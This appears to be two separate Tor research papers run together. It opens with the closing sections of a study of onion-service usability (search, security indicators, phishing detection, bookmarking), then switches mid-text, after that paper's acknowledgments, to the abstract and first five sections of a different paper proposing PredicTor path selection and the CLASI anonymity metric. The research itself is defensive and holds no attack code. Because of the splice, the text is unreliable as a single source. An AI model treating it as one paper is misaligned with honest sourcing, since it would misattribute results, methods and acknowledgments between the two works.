**Improved Search.** 15/517 survey respondents wanted onion services to be more accessible, such as via a good search engine or organized database. At least four interviewees also desired improved search engines. As an example of this sentiment, S116 wrote: *'Ask someone to develop a really good search engine so that sites may be found. I am sure that the dark net has to be more than a few illicit sites that are selling stolen credit cards, and running Bitcoin scams. I feel like when I browse the dark net, I am floating in space waiting for another planet to suddenly appear. Whatever content is out there needs to be discovered, lest people will make misinformed judgments about the dark net. The dark net should be understood to be preeminently about privacy, not criminality.'* In addition, many survey respondents expressed frustration about the difficulty of finding out if a particular public website has a corresponding onion service. A common wish was to have a website list its onion service prominently in a footer or on the corresponding Internet site (3/517). Ironically, some survey respondents were surprised that `torproject.org` has a corresponding onion site—they could not find it on the website.

## 6 Future Directions

Our work highlights several opportunities for improvements to current onion services.

**Security indicators for onion services.** First, many of our participants had an incomplete mental model of how onion services work and trusted them less than other Tor services, which suggests that a better indicator of the protections an onion service offers should be made visible to onion service users. Currently, The Tor Project is working on a security indicator for onion services [1]. Figure 2b illustrates that Tor Browser currently, in version 7.0.10, displays an onion service connection as an insecure HTTP connection, thus greatly "under-selling" the security and privacy that an onion service connection provides. The design process for such indicators should evaluate whether users understand the meaning of the indicator, as well as how it differs from an HTTPS indicator.



**Figure 13:** *A click on the onion icon reveals the Tor relays that constitute the circuit that was used to fetch the current page. As of February 2018, the user interface is subject to a redesign [2].*

(Felt *et al.* found the subtleties that one must consider when designing similar security indicators [8].)

The Tor Browser's circuit display interface is also being redesigned (see Figure 13) [2]. As with an onion service indicator, an evaluation of the circuit display could reveal user misunderstandings that may improve perceptions of and trust in onion services. For example, we found that some users are not familiar with the concept of guard relays and incorrectly expect each relay in their circuit to change, which suggests the need for an improved interface. Users also found it difficult to verify the authenticity of an onion site; while certificates do help, many sites still do not have them, and some may never have them.

**Automatic detection of phishing onion domains.** Our findings that some onion domains in the root DNS data have small edit distance to popular onion domains suggests that users may fall victim typos to phishing attacks; on the other hand, because the number of popular onion domains is still relatively small and (through our analysis and previous work [18, 33]) relatively well-known, the Tor Browser could raise an alert when the user attempts to access an onion domain that has a small edit distance to a popular onion domain.

**Opt-in publishing of onion sites.** Our participants often wanted more services to be available as onion services and did not often know if an onion service for a popular website existed. Participants found it difficult to discover new onion services, which suggests the need for better ways to find active onion services. While search engines and curated lists do exist, they do not generally allow users to locate an onion service of interest without also stumbling upon unwanted content. One possibility is an opt-in public log, whereby users can learn about new onion domains as they are added. Many participants also expressed interest in a browser feature that could automatically "upgrade" from a regular web site to its corresponding onion service. (The Tor Project is currently investigating this problem space [13].)

**Privacy-preserving onion bookmarking.** Participants found it difficult to track and save onion links; they often resorted to memorizing links to avoid security issues with storing onion links. This problem suggests the need for a privacy-preserving bookmarking tool that allows users to bookmark sites without leaving a trail in their browser storage or elsewhere on their system.

## 7 Conclusion

Onion services resemble the 1990s web: Pages load slowly, user interfaces are clumsy, and search engines are inadequate. Users appreciate the extra security, privacy, and NAT punching properties of onion services, which gives rise to a variety of use cases. Yet, users are confronted with a variety of privacy, security and usability concerns that should be addressed in future generations of onion services. For example, users are concerned about the susceptibility of onion domains to phishing attacks, and the onion domains that are leaked to the public Internet illustrate that this threat is real—and unaddressed. Users have limited ways of discovering the existence of onion services, let alone navigating to them.

A range of design improvements, from better discovery mechanisms to automatic "upgrading" to a corresponding onion service when it is available are initial steps to improve usability. Some of these desired features have clear analogs in the public Internet, such as the padlock icon as a security indicator for HTTPS, and HTTP Strict Transport Security (HSTS) to automatically upgrade an HTTP connection to HTTPS. We expect that many of the usability design lessons from the public Internet may in some cases also apply to onion services.

## Acknowledgments

This research was supported by the National Science Foundation Awards CNS-1540066, CNS-1602399, and CNS-1664786. We thank George Kadianakis for helpful feedback on our survey questions, Katherine Haenschen for helping us improve our method, Mark Martinez for conducting interviews, Stephanie Whited for helping us disseminate our survey, and Antonela Debiasi for informing us about current user experience efforts around the Tor Browser. We thank Roya Ensafi, Will Scott, Jens Kubiziel, and Vasilis Ververis for pre-testing our survey, and USC's Information Sciences Institute for access to the DNS B root data. We also thank the Tor community for helpful feedback, for volunteering for our interviews, and for taking our survey.

## Abstract

The Tor anonymity system provides online privacy for millions of users, but it is slower than typical web browsing. To improve Tor performance, we propose *PredicTor*, a path selection technique that uses a Random Forest classifier trained on recent measurements of Tor to predict the performance of a proposed path. If the path is predicted to be fast, the client then builds a circuit using those relays. We implemented PredicTor in the Tor source code and show through live Tor experiments and Shadow simulations that PredicTor improves Tor network performance by 11% to 23% compared to Vanilla Tor and by 7% to 13% compared to the previous state-of-the-art scheme. Our experiments show that PredicTor is the first path selection algorithm to dynamically avoid highly congested nodes during times of high congestion and avoid long-distance paths during times of low congestion. We evaluate the anonymity of PredicTor using standard entropy-based and time-to-first-compromise metrics, but these cannot capture the possibility of leakage due to the use of location in path selection. To better address this, we propose a new anonymity metric called *CLASI*: Client Autonomous System Inference. CLASI is the first anonymity metric in Tor that measures an adversary's ability to infer client Autonomous Systems (ASes) by fingerprinting circuits at the network, country, and relay level. We find that CLASI shows anonymity loss for location-aware path selection algorithms, where entropy-based metrics show little to no loss of anonymity. Additionally, CLASI indicates that PredicTor has similar sender AS leakage compared to the current Tor path selection algorithm due to PredicTor building circuits that are independent of client location.

## 1 Introduction

Privacy threats on today's Internet include targeted advertising, large-scale user profiling, and dragnet surveillance by government agencies. These threats, along with the desire to protect freedom of speech and overcome censorship on the Internet, have resulted in an increase in public interest for anonymity systems. The Tor Network [13] in particular has received enormous attention and currently serves millions of users from all over the world. Tor users can connect to the Internet through an encrypted tunnel by first building a path through three Tor routers (called a *circuit*) chosen from a set of approximately 7,000 volunteer routers. Part of Tor's anonymity is attributed to the size of the user base, called the *anonymity set*, and attracting a large anonymity set is thus important for privacy of Tor users.

**Performance.** Unfortunately, Tor is slower than typical web browsing. Several groups have proposed new circuit-building approaches that aim to improve performance by optimizing properties such as bandwidth or latency. Wacek et al. [41] examined these approaches and determined that *Congestion-Aware Routing (CAR)* [42] offered the best performance-anonymity trade-off. CAR is a decentralized approach, where clients opportunistically measure circuit congestion during circuit creation and select the best one for use. This decentralized approach is limited because clients only have a small subset of relevant congestion information. Global knowledge of congestion in Tor and performance of circuits more generally would enable better choices for all clients.

Building on this insight, we propose *PredicTor*, a path selection technique that leverages performance measurements of many circuits to select less congested nodes and geographically shorter paths with greater probability. PredicTor uses a Random Forest classifier trained on recent measurements of Tor circuits to predict the performance of a proposed path. If the path is predicted to be fast, then a circuit is built using those relays. We implemented PredicTor in the Tor source code and show through simulations in Shadow that PredicTor improves Tor network performance by 23% compared to Vanilla

Tor and by 13% compared to CAR. This resulted in a speed up over Vanilla of over 500ms in the median case, and over 1.5s in the 90th percentile. We show that PredicTor utilized approximately 30% more Tor relays compared to Vanilla resulting in greater load distribution and allowing PredicTor to make better use of limited network resources.

Moreover, we performed live Tor experiments and show that PredicTor improves network performance partly due to avoiding highly congested nodes, and partly due to building lower latency circuits. In fact, PredicTor is the first path selection algorithm that dynamically considers both congestion and latency according to the state of the live Tor Network. In the live Tor experiments, during times of high congestion, we show an improvement of 7%-13% in the median case for PredicTor compared to Vanilla Tor.

**Measuring Anonymity.** Any proposal for building efficient Tor circuits must thoroughly evaluate anonymity. For example, a method that focuses on using high-bandwidth relays could concentrate traffic into fewer nodes, making it easier for a few attackers to compromise more circuits. Unfortunately, existing metrics do not address all aspects of Tor that need to be considered in evaluating new path selection proposals.

Current anonymity metrics fall into two complimentary categories: methods that aim to quantify anonymity and metrics that empirically measure all-or-nothing compromises. Most metrics that quantify anonymity are based on entropy [31, 11, 30]. Syverson [38] points out that while entropy-based metrics represent the average case well, they do not represent worst-case scenarios well. Other quantification methods [5, 4] perform information theoretic inferences about Tor clients with probability equal to $1/|N| + \delta$ where $N$ is the number of clients, and $\delta$ is the degree to which the inference is successful beyond a best guess. Due to the large user base in Tor, these inference probabilities can be minuscule. Therefore, it is difficult to justify how these inference probabilities may indicate an advantage for an adversary to fully compromise anonymity.

The latter category, metrics that empirically measure all-or-nothing compromises, includes time-to-first compromise, a measure of how long it takes until a client uses a compromised circuit [24]. Though such metrics give us a good understanding of properties that lead to full deanonymization, they offer less insight into the state of anonymity for users that have not been fully deanonymized. As such, we need a metric that offers some insight into the state of anonymity before full deanonymization and one that shows an adversary's ability to infer key attributes about the user.

In this work, we present an anonymity metric called *CLASI* (Client AS Inference). CLASI measures an all-knowing adversary's ability to infer clients' Autonomous Systems (ASes) by fingerprinting their circuits at the network and country level, along with other auxiliary information such as relay bandwidth. We give our adversary full knowledge of all the connections in the Tor Network, and our results thus represent an upper bound. Information revealed about the clients' AS, rather than the client directly, could potentially be more useful for adversaries for several reasons:

– The number of popular Tor client ASes is far lower than the number of Tor clients. Thus, inferring a client's AS is more achievable and may be a first step in reconnaissance for an adversary;

– High-resource adversaries such as nation-states are known to target ASes for infiltration in efforts to passively observe network traffic;

– Making inferences at the client level may yield negligible results due to $Pr[1/|N| + \delta]$ being small in most cases, especially when $N$ is large.

We evaluate this method empirically by testing a recently proposed *location-aware* algorithm called DeNASA [6]. Comparing DeNASA to Vanilla Tor, we find anonymity loss using CLASI that is not apparent when using entropy-based metrics. We note that DeNASA is not a performance-based path selection algorithm, but rather that it seeks to improve security by routing around network-level adversaries to avoid traffic analysis attacks. Thus, CLASI can be useful for evaluating other such algorithms [14, 35, 6, 23, 17] and for schemes that seek to avoid active BGP hijacking attacks [37, 36].

Finally, we evaluate the anonymity of *PredicTor* using both CLASI and entropy-based metrics. We find that AS leakage for PredicTor is similar to Vanilla and slightly better than CAR due to PredicTor clients building paths independently of their own network location.

**Contributions** In summary, we make the following contributions:

1. We show circuit classification accuracy for machine learning algorithms that are trained using data currently available from the Tor consensus files.
2. We present PredicTor, implement it in the Tor source code and show significant performance benefits in Shadow simulations.
3. We perform live Tor experiments and show that PredicTor is the first path selection algorithm to dynamically optimize for congestion and path length depending on path conditions.
4. We present the CLASI anonymity metric. Our evaluation shows that CLASI indicates anonymity loss for location-aware path selection algorithms where entropy-based metrics show little to no loss of anonymity.

5. We evaluate PredicTor with CLASI and other metrics and find that PredicTor's path selection maintains high anonymity.

## 2 Background and Related Work

Tor is a low-latency anonymity system for TCP-based applications [13]. The Tor network comprises approximately 7000 volunteer-operated relays [26] that are deployed throughout the world. It was recently shown by Jansen et al. [21] that Tor has approximately 550,000 active users at any given time. Each client selects a three-hop path of relays and builds a multi-hop encrypted tunnel, called a *circuit*, through this path. The first, middle, and last relays on the circuit are called the *guard*, *middle*, and *exit* relays, respectively.

A client uses a single guard node as the first hop for all of its circuits to help prevent attacks such as the *predecessor attack* [43, 44, 29], the selective denial of service attack [7], and statistical profiling. A new guard is chosen only if the presently selected guard becomes unavailable, or if a period of 60 days to 9 months is reached [12].

To provide fast connections for web browsing, relays are selected for circuits such that traffic is evenly distributed over the available bandwidth in the Tor Network. A set of *directory servers* are responsible for securely maintaining the list of relays, along with their bandwidths and other information. Once per hour, each client receives a *consensus document* from the directory servers, and this document contains weights assigned to each relay based on the relay's position in the circuit and its bandwidth. Then, load balancing is achieved by selecting each relay in proportion to its consensus weights.

### 2.1 Improving Network Performance

Tor is slower than typical web browsing, and a number of research groups have attempted to address this [34, 33, 1]. Wacek et al. [41] examined these approaches and determined that *Congestion-Aware Routing* (CAR) [42] offered the best performance-anonymity trade-off. In this paper, we thus use CAR as a benchmark for comparison.

CAR aims to intelligently select Tor circuits with the lowest levels of congestion. Congestion measurements for circuits are performed by the clients by sampling round-trip times (RTTs) of both circuit-building and application connections. A circuit is selected for use only if it's measured *congestion time* (the current RTT minus the shortest RTT) is the lowest out of three randomly selected circuits. If at any point during the life of that circuit, the mean of the last five congestion times is greater than 0.5 seconds, the client will switch to another circuit.

### 2.2 Measuring Anonymity

The existing literature provides substantial contributions in measuring Tor's anonymity [31, 11, 34, 30, 5]. Our approach, CLASI, builds on the AnoA framework proposed by Backes et al. [4] for computing quantitative bounds on the anonymity in Tor. The AnoA framework is modeled as a challenge-response game between an adversary and a challenger. The adversary possesses two tables ($D_0$ *and* $D_1$) in which each line is populated with a sender, a receiver, and auxiliary information. The two tables differ in exactly one row in the sender field. For this special row, the sender field for $D_0$ contains sender $S_0$, and the sender field for $D_1$ contains sender $S_1$. The adversary $A$ sends tables ($D_0$ *and* $D_1$) to a challenger $CH$. The challenger chooses $D_b$ according to its input $b$ where $b \subseteq \{0,1\}$, and successively feeds each row to an idealized Tor protocol. At any point, the adversary outputs their decision $b$. Sender anonymity for this protocol is then measured in terms of $\delta$ where:

$$Pr[b = 0 : 0 \leftarrow A, CH(0)] \leq Pr[b = 0 : 0 \leftarrow A, CH(1)] + \delta.$$

As anonymity of the protocol decreases, $\delta$ increases due to the fact that adversary $A$ guesses $b$ correctly with greater probability.

We use a framework similar to AnoA as the foundation for designing our CLASI metric. The most important and distinguishing characteristics of the CLASI metric are:

- We equip the adversary with a probabilistic classification model trained on realistic Tor simulated data.
- Our adversary is all-knowing, and thus our metric provides an upper-bound.
- Our adversary classification model is configured to infer the Autonomous System of the client.

In the CLASI classification model, we use three features for each relay in a circuit: the bandwidth of the relay from the consensus file (BW), and the network (AS) and country (CC) that the relay is located in. We decided to use AS, CC, and BW features because the proposed path selection algorithms in Tor are generally designed to optimize performance or security based on relay bandwidth [34], network location of relays [1, 33], or by routing around relays that located in certain ASes [14, 35, 6, 23]. We measure an all-knowing adversary's ability to infer clients' ASes because knowledge of the clients' AS is a probable first step for adversary reconnaissance. The CLASI design and evaluation are described in Sections 6 and 7, respectively.

### 2.3 Related Work

**Routing Protocols.** Snader and Borisov [34] proposed a change to Tor's path selection algorithm that allows

the client to tune the degree to which relay selection is weighted in proportion to bandwidth. The tunable parameter can be increased to bias relay selection in favor of high bandwidth relays or decreased to reduce that bias and induce more uniform relay selection. A limitation of this approach is that selecting relays weighted too heavily towards bandwidth can cause high-bandwidth relays to become overloaded and low-bandwidth relays to become starved, resulting in poor performance.

Sherr et al. [33] proposed a latency-aware relay selection strategy in which relays participate in a virtual coordinate embedding system. Clients then estimate the latencies of anonymous circuits by summing the virtual distances between relays' advertised coordinates. Akhoondi et al. [1] proposed an approach that aims to reduce latency of paths by accounting for inferred locations of relays while choosing paths. Some limitations to these approaches were pointed out by Wacek et al. [41], who performed an empirical study in which they compared the routing protocols mentioned above. Their results indicate that relay selection algorithms perform best when bandwidth is considered as a factor. Moreover, CAR was shown to perform close to the best in throughput and time-to-first-byte, in addition to significantly outperforming other algorithms in anonymity.

One important disadvantage of CAR is that circuit-RTTs can be manipulated during circuit creation by malicious exit nodes. This disadvantage is compounded in another similar approach called Navigator [3], in which active RTT measurements and a-priori information from the distribution of globally measured RTT values are used to select circuits. Additionally, Geddes et. al [15] suggested that the use of RTT measurements for latency improvements also results in an increase in the effectiveness of latency-based attacks.

More recently, Geddes et al. [16] proposed ABRA (the avoiding bottlenecks relay algorithm). Their approach aims to increase network utilization by having relays estimate the extent to which they are a bottleneck on each circuit and spread this information to clients. They showed that ABRA results had better network utilization compared to CAR. However, they did not show results for time-to-first-byte or time-to-last-byte measurements, so there is no evidence that ABRA offers any improvement in these measures of end-user performance.

**Anonymity Metrics.** Existing anonymity metrics for Tor can be categorized into works that use information theoretic or rigorous methods to quantify anonymity of Tor users and works that aim to empirically measure all-or-nothing compromises of Tor users. Our proposed anonymity metric lies within the former category.


In the area of quantifying anonymity, Serjantov and Danezis [31] and Diaz et al. [11] propose using Shannon entropy [32] to measure the uncertainty of the distribution of guard/exit pairs selected by senders. Rochet et al. [30] proposed a metric based on *guessing entropy* that indicates the expected number of nodes that must be compromised in order to mount a successful correlation attack. Snader and Borisov [34] apply the Gini coefficient to measure the equality of selection probability for Tor relays. A Gini coefficient of 0 means all relays were chosen with equal frequency (maximal anonymity), and a coefficient of 1 means the same relay was always chosen (minimal anonymity).

One limitation for entropy based metrics – pointed out by Syverson [38] – is that the results can be misleading because the worst case is not always represented. Additionally, entropy does not indicate a loss in anonymity if clients select relays differently, as long as the distribution of selected relays is near uniform. To consider an extreme example, suppose client A always selects relay $X$ and client B always selects relay $Z$; the entropy would be 1. This is a misleading result in terms of anonymity because both clients are fully identifiable with knowledge of their selected relay.

To establish tight upper bounds on anonymity, Meiser et al. [5] presented a rigorous methodology for quantifying anonymity of Tor with respect to budget adversaries. In their analysis, they show anonymity impact for a system with two senders connecting to two receivers using several proposed path selection algorithms over an idealized Tor network. Their analysis, however, does not show anonymity impact for users who are masked within large anonymity sets or for varying user destinations. In our proposed metric, these parameters are tunable, allowing researchers to understand anonymity impact for different client models and different user models.

In the area of empirical measurement – being complimentary to anonymity quantification metrics such as our proposal – Johnson et al. [24] measured time to first compromise by *relay-level* and *AS-level* adversaries by modeling the Tor network and taking empirical measurements. Murdoch and Watson [28] presented an analysis of proposed path selection algorithms against adversaries that deploy malicious Tor nodes. Sun et al. [36] proposed a metric that measures the resilience of the Tor network to active attacks on BGP routing called *RAPTOR* attacks.

These empirical measurement approaches are complimentary to our proposed metric because they measure all-or-nothing compromises, while our metric quantifies the ability of an all-knowing adversary to infer clients' ASes – a property that could lead to a compromise and thus indicates a loss of anonymity for path selection algorithms under study.



(a) Shadow Accuracy (b) Live Tor Accuracy (c) Live Tor Circuit Length

Figure 1: Effect of varying $\tau$ on accuracy, false positive rate, and false negative rate for $k$-NN and Random Forest in (a) Shadow and (b) Live Tor. (c) TTLB for Shadow *perf clients* compared to live Tor perf [26] for 50KiB downloads.

## 3 Path Classification

In this section, we motivate the design of PredicTor by first showing machine learning classification results for k-NN and Random Forest models trained on Tor descriptor data. Our goal is to classify Tor circuits into two classes: fast and slow. We used two distinct methods for acquiring the training data and show results for both.

**Shadow Data.** In the first method, we ran a Tor network simulation with 1000 clients using Shadow [20], a discrete-time event simulator. More details about the simulation are discussed at the end of this section. We generated a training set of 120,000 streams from one simulation run and a testing set of 25,000 streams from another simulation run. Each stream consisted of a *Vanilla client* downloading a file from a server through a circuit. For each stream, we recorded the time-to-last-byte (TTLB) download time that was measured from the client during the simulation. We then set a threshold $\tau$ and labeled each data point as *True* if the TTLB was less than $\tau$, i.e. the stream was fast, and *False* if the TTLB was greater than $\tau$, i.e. the stream was slow.

**Live Tor Data.** In the second method, we gathered training data from the live Tor Network by deploying a server that hosted 20 VMs, each running Tor version 0.3.0.9. From each VM, circuits were built over the live Tor network and requests were made to download an 80 KiB file from a US destination server. For each file download, we measured the time-to-last-byte download time. The labels were then set to *True* if the TTLB was less than $\tau$, and *False* if the TTLB was greater than $\tau$. Using this technique, we collected approximately 50,000 *training samples* on Dec. 5, 2017 from approximately 17:00 to 18:00 GMT. Then, during the subsequent hour (18:00 to 19:00 GMT), we collected approximately 20,000 *testing samples* .

**Feature Set.** In Tor circuits, there is a relationship between download times and the consensus bandwidth of each relay, as well as between download times and the network location of each relay. Due to this relationship, we believe that a recognizable pattern exists such that download times can be predicted (to some degree) by inspecting bandwidth and network location of each relay in a circuit. As such, we resolve each relay into three features: 1) Autonomous System (AS), 2) Country Code (CC), and 3) Consensus Bandwidth (BW). This yields nine features for the circuit in total. For the *AS features*, we use the AS number directly as an integer. For the *CC features*, we use the decimal representation in ASCII of the two-character country code. For the *BW features*, the consensus bandwidth is used and represented as an integer. We used distance-weighted $k$-NN with $k = 9$ [27], and Random Forests [8] to classify each circuit into class True (Fast) or False (Slow). We tested the $k$-NN model with $k = 3, 5, 7, 9$, and 11, and found that $k = 9$ produced the highest accuracy compared to other values of $k$.

**Classification Accuracy.** Figures 1a and 1b show the accuracy, false positive rate, and false negative rate of the $k$-NN and Random Forest models in predicting circuit performance with respect to varying $\tau$. For both models, as $\tau$ increases, we observed an increase in false positive rate and a decrease in false negative rate. The false positive rate and false negative rate converge near the median download time for the training data. The median download time for Shadow and Live Tor was approximately 1.8s and 1.4s, respectively. The Shadow results in Figure 1a show the accuracy at the median to be 76% and 70% for Random Forest and $k$-NN, respectively. The false positive rate and false negative rate at the median was approximately 25% for both $k$-NN and Random Forest. The Live Tor results in Figure 1b show the accuracy at the median to be 70% and 64% for Random Forest and $k$-NN, respectively. The false positive rate and false negative rate at the median was approximately 45% and 28%, respectively, for both $k$-NN and Random Forest.

For both Shadow and Live Tor models, accuracy is minimal at the median download time. For greater values of $\tau$, both accuracy and false positive rate increase. Likewise, for lower values of $\tau$, both accuracy and false negative rate increase. In the context of predicting fast circuits for Tor clients, high values of $\tau$ allow clients to accept a large percentage of slow circuits due to the high false positive rate. Low values of $\tau$ cause clients to become more selective in general and lead to dramatically higher circuit build times. Based on these results, we use Random Forest for PredicTor's classification model with the $\tau$ parameter always set to the median download time with respect to the training data.

**Shadow Simulation Details.** Our Shadow configuration consisted of 1000 clients from the top 10 countries by directly connecting users [26], 400 relays from a live Tor Consensus, and 70 destination servers from the Alexa list of top websites [2]—forming a client to relay ratio of 2.5 : 1. All clients and relays were assigned to an enhanced network topology of 17,250 vertices and 150 Million edges based on their AS [19]. In this simulation, there were two classes of clients, *web clients*, and *perf clients*. *Web clients* randomly selected servers from which they performed HTTP GET requests to download 320 KiB files over the modeled Tor network [18], and *perf clients* downloaded 50 KiB files over the Tor network. Each client measured the time from when the first request was made to when the last byte was received (*TTLB*). We validated our Tor model against live Tor by comparing the results of *perf clients* to historical Tor data from Tor Metrics [26]. Figure 1c shows the live Tor performance for fixed file size downloads of 50 KiB from historical Tor network data [26] compared to Shadow *perf clients*. The results show that live Tor performance was not significantly different than Shadow *perf client* performance for our simulation, indicating that our Tor model performs statistically similar to live Tor.

## 4 Speeding up Tor with PredicTor

We now describe PredicTor, our proposed approach for improving Tor path selection. In PredicTor, the guard selection policy is identical to Vanilla Tor, and a client will use a single guard as long as it is available for up to nine months. To complete a path, middle and exit relays are selected according to consensus bandwidth weights as per standard Tor protocol. The resulting proposed circuit is then classified by a classification model as described in Section 3. If the proposed circuit is predicted to be fast, the circuit is built; otherwise, new relays are selected.

Let us define function $M_\tau(C)$ that, for a given threshold $\tau$, returns *True* when a proposed circuit $C$ is predicted to be faster than $\tau$ and *False* when it is predicted to be slower than $\tau$. In the PredicTor path selection method, Tor proposes $C$ as per standard bandwidth weighted selection. Then, if $M_\tau(C) == True$, the circuit is built. Otherwise, the loop runs until the condition is met. Note that when $\tau$ is set to be the median download time, then the loop runs two times on average, though this can vary between clients and depends on the guard selected.

**Experimental Setup.** We implemented PredicTor in the Tor source code and tested its performance compared to Vanilla, Congestion-aware routing (CAR), and Snader and Borisov (SB) path selection using both *Shadow* and *live Tor*. Prior work shows that *SB* has competitive performance under medium congestion with the parameter $s$ set to 9 [41, 34]. We tested *SB* with two settings: *SB-9*, with $s = 9$ for *partial* bias to high bandwidth and *SB-15*, with $s = 15$ for *heavy* bias to high bandwidth.

In the Shadow simulation, we used the same configuration as described in section 3. For all path selection techniques, the respective clients requested a 320 KiB file download from a server selected uniformly at random from a set of 70 destination servers.

In the live Tor experiments, for all path selection techniques, the respective clients requested the home page of websites selected uniformly at random from a set of 1000 sites from the Alexa list of top sites [2].

For the PredicTor experiment in both Shadow and live Tor, $\tau$ was set to the median download time with respect to the training set, and Random Forest was used for the classification model. Note that in a Shadow simulation, we can observe how performance is affected when *all clients* use a given path selection technique. This is not possible in live Tor because we can only deploy an insignificant fraction of clients compared to the full user base. However, two of Shadow's limitations are: 1) the network size is significantly smaller than the real-world Tor Network, and 2) the simulation does not fully model real-world network dynamics. In live Tor, we can observe how path selection techniques respond under dynamic real-world network conditions. Therefore, for measuring performance of path selection techniques, it is useful to test in both Shadow and live Tor.

**Performance Results.** Figures 2a and 3a show Shadow and live Tor download times for Vanilla, PredicTor, CAR, SB-9, and SB-15. In both Shadow and live Tor, PredicTor was the fastest. In the Shadow simulation, PredicTor had a 23% and 13% median improvement compared to Vanilla and CAR, respectively, and a 28% improvement in the 90th percentile compared to Vanilla. This resulted in a speed up over Vanilla of over 500ms in the median case, and over 1.5s in the 90th percentile. In the live Tor experiments, PredicTor had 11% and 6% median improvements compared to Vanilla and CAR, respectively, and a 28% improvement in the 90th percentile compared to Vanilla. This resulted in a speed up of over 1.0 second in the 90th percentile compared to Vanilla.

**Circuit Bandwidth.** SB-9 and SB-15 performed the slowest in both Shadow and live Tor. Figures 2b and 3b show the Shadow and live Tor circuit consensus bandwidths for Vanilla, PredicTor, SB-9, and SB-15. As expected, SB-9 and SB-15 build circuits with significantly higher bandwidth compared to other techniques, particularly in live Tor, where SB-9 and SB-15 circuits used 22% and 97% more bandwidth in the median than Vanilla. The Shadow results suggest that selecting relays weighted heavily towards bandwidth causes high bandwidth relays to become overloaded, resulting in poor per-

(a) Live Tor Download Times (b) Live Tor Circuit Bandwidth (c) Live Tor Circuit Length

Figure 3: **Live Tor Experiments:** a) TTLB. b) Circuit consensus bandwidth. c) Circuit length.

formance. Moreover, the live Tor performance and consensus bandwidth results suggest that high-bandwidth relays experience some persistent congestion due to a large user base using Vanilla's bandwidth-weighted selection policy. The persistent congestion causes poor performance even if one client weights their selection heavily toward these high bandwidth relays.

Performance gains in PredicTor, on the other hand, cannot be attributed exclusively to selecting high-bandwidth relays. In Shadow, PredicTor did not build higher bandwidth circuits compared to Vanilla. In live Tor, Predictor uses approximately the same median consensus bandwidth as Vanilla, though it uses 25% more bandwidth at the 90th percentile.

**Node Congestion.** Wang et al. [42] concluded that congestion is a property of the Tor router itself. Though congestion comes in bursts in the short term, each node's congestion characteristics do persist over time, and thus some nodes are consistently more congested than others.

Figure 2c shows the empirical distribution (ECDF) of relays with respect to the percent of circuits that they were used on for the Shadow simulation. Vanilla completely avoided selecting approximately 45% of relays in the network, and SB-9 and SB-15 completely avoided selecting approximately 50% of relays in the network. Under-utilizing the network in this way caused more persistent congestion on the 65% and 50% of relays that Vanilla and SB did utilize, respectively. On the other hand, PredicTor utilized approximately 85% of the network. These results suggest that, when all clients use PredicTor, more relays are utilized, resulting in greater load distribution and lower persistent congestion for high-bandwidth relays.

**PredicTor+CAR.** One advantage for PredicTor compared to CAR is that clients have more global knowledge of persistent network congestion for all nodes during circuit creation. This helps PredicTor clients avoid consistently congested nodes and select consistently non-congested nodes with greater probability. In CAR, on the other hand, clients only have knowledge of congestion characteristics for a small subset of nodes that are opportunistically measured during circuit creation.

We combined PredicTor with CAR because we suspected that CAR should have better performance if nodes are selected using the PredicTor scheme first, then opportunistically measured. Figure 2a shows a 28% improvement in the median case for PredicTor+CAR compared to Vanilla. These results indicate that a hybridized scheme combining centralized and decentralized congestion measurements for relay selection results in better performance compared to either scheme alone.

**Circuit Length.** Although geographic distance is not a good measure for Internet latency, it can provide a point of reference for a system like Tor, where a circuit might traverse multiple intercontinental hops. Figure 3c shows live Tor circuit lengths for Vanilla, CAR, and PredicTor. To measure circuit lengths, we first resolved each relay into coordinates. Then, we calculated the distance between relays using Vincenty's Formula [40]. The circuit length was taken as the sum of the distances between the guard and middle and between the middle and exit. In the median case, PredicTor built circuits that were approximately 680 km shorter compared to Vanilla. In the 90th percentile, PredicTor and CAR built circuits that were approximately 592 km and 2,043 km shorter compared to Vanilla, respectively. These results suggest that the performance gains for PredicTor and CAR are partially due

to building shorter circuits, and thus, circuits of lower latency.

### 4.1 Discussion

We conclude that performance gains for PredicTor are achieved by considering three key factors: 1) congestion, 2) bandwidth, and 3) latency. From the Shadow simulation, we observed that PredicTor utilizes the network in a way that leads to more efficient load distribution and lower congestion for high-bandwidth nodes. Additionally, the live Tor results suggest that PredicTor avoids highly congested nodes while building circuits of slightly higher bandwidth and lower latency compared to Vanilla.

**Quantifying improvement.** Our experiments provide strong evidence that PredicTor should result in an overall improvement for all clients in Tor, with 23% improvement in Shadow with all clients using PredicTor and 11% improvement in the live Tor experiments with one client using PredicTor. We do not claim, however, that our experiments can show the exact quantitative gains that PredicTor would provide when deployed in Tor. One way to more fully quantify the improvement for a live deployment of PredicTor would be to test in a wide-area testbed where all clients use PredicTor. Since no such testbed was available for this study, we leave this for future work.

**Malicious Relays.** We also highlight some important mitigation steps against relays that attempt to manipulate their bandwidth contribution during live PredicTor measurements to win more traffic. First, PredicTor selects guards exactly the same way as Vanilla, by consensus weight. Thus, malicious relays cannot win more guard traffic because they do not have the ability to change their consensus weight by gaming PredicTor measurements. A malicious exit relay may attempt to win more traffic by prioritizing measurement circuits and throttling all other connections, thereby appearing fast during measurement. This can be mitigated by selecting probe destinations from the distribution of most popular destination websites as observed from (honest) exit nodes, reported safely using a system like PrivCount [22]. Since popularity of websites is heavily concentrated in relatively few sites [10], a moderate-sized list of probe destinations should suffice to make the attacker unable to distinguish quickly between a measurement circuit and the majority of non-measurement user activity.

In contrast, a major disadvantage for methods that use RTT measurements such as CAR and Navigator is that malicious exit nodes can easily manipulate RTT measurements. Geddes et. al [15] show how the use of RTT measurements for latency improvements results in an increase in the effectiveness of latency-based attacks.

## 5 Client Location and Guard Diversity

We performed additional live Tor experiments from three additional client locations: 1) United States (US), 2) Germany (DE), and 3) Japan (JP). For each client location, the experiment was performed during prime Internet surfing hours for both the US and Europe (approximately 14:00 GMT) and during a time that is evening in the US and middle of the night in Europe (approximately 00:00 GMT). We call the experiments run at 14:00 GMT as the *high-congestion* condition and the experiments run at 00:00 GMT as the *low-congestion* condition.

Due to the single-guard selection strategy in Tor, clients may be connected to a slow or fast guard for long periods of time. We desire to understand PredicTor performance when connected to guard nodes of various consensus weights. Thus, for each client location, the experiment was performed using a *slow guard* (consensus weight 1770) and a *fast guard* (consensus weight 35600).

In Appendix A, Table 1, we show the median and 90th percentile improvement for PredicTor compared to Vanilla. We observed that the best performance improvement from PredicTor was realized during times of high congestion while connected to a fast guard. From the US location, there was a 9.7% and 17.7% improvement in the median and 90th percentile, respectively. From the DE location, there was a 12.8% and 25.3% improvement in the median and 90th percentile, respectively. From the JP location, there was a 6.3% and 10.8% improvement in the median and 90th percentile, respectively.

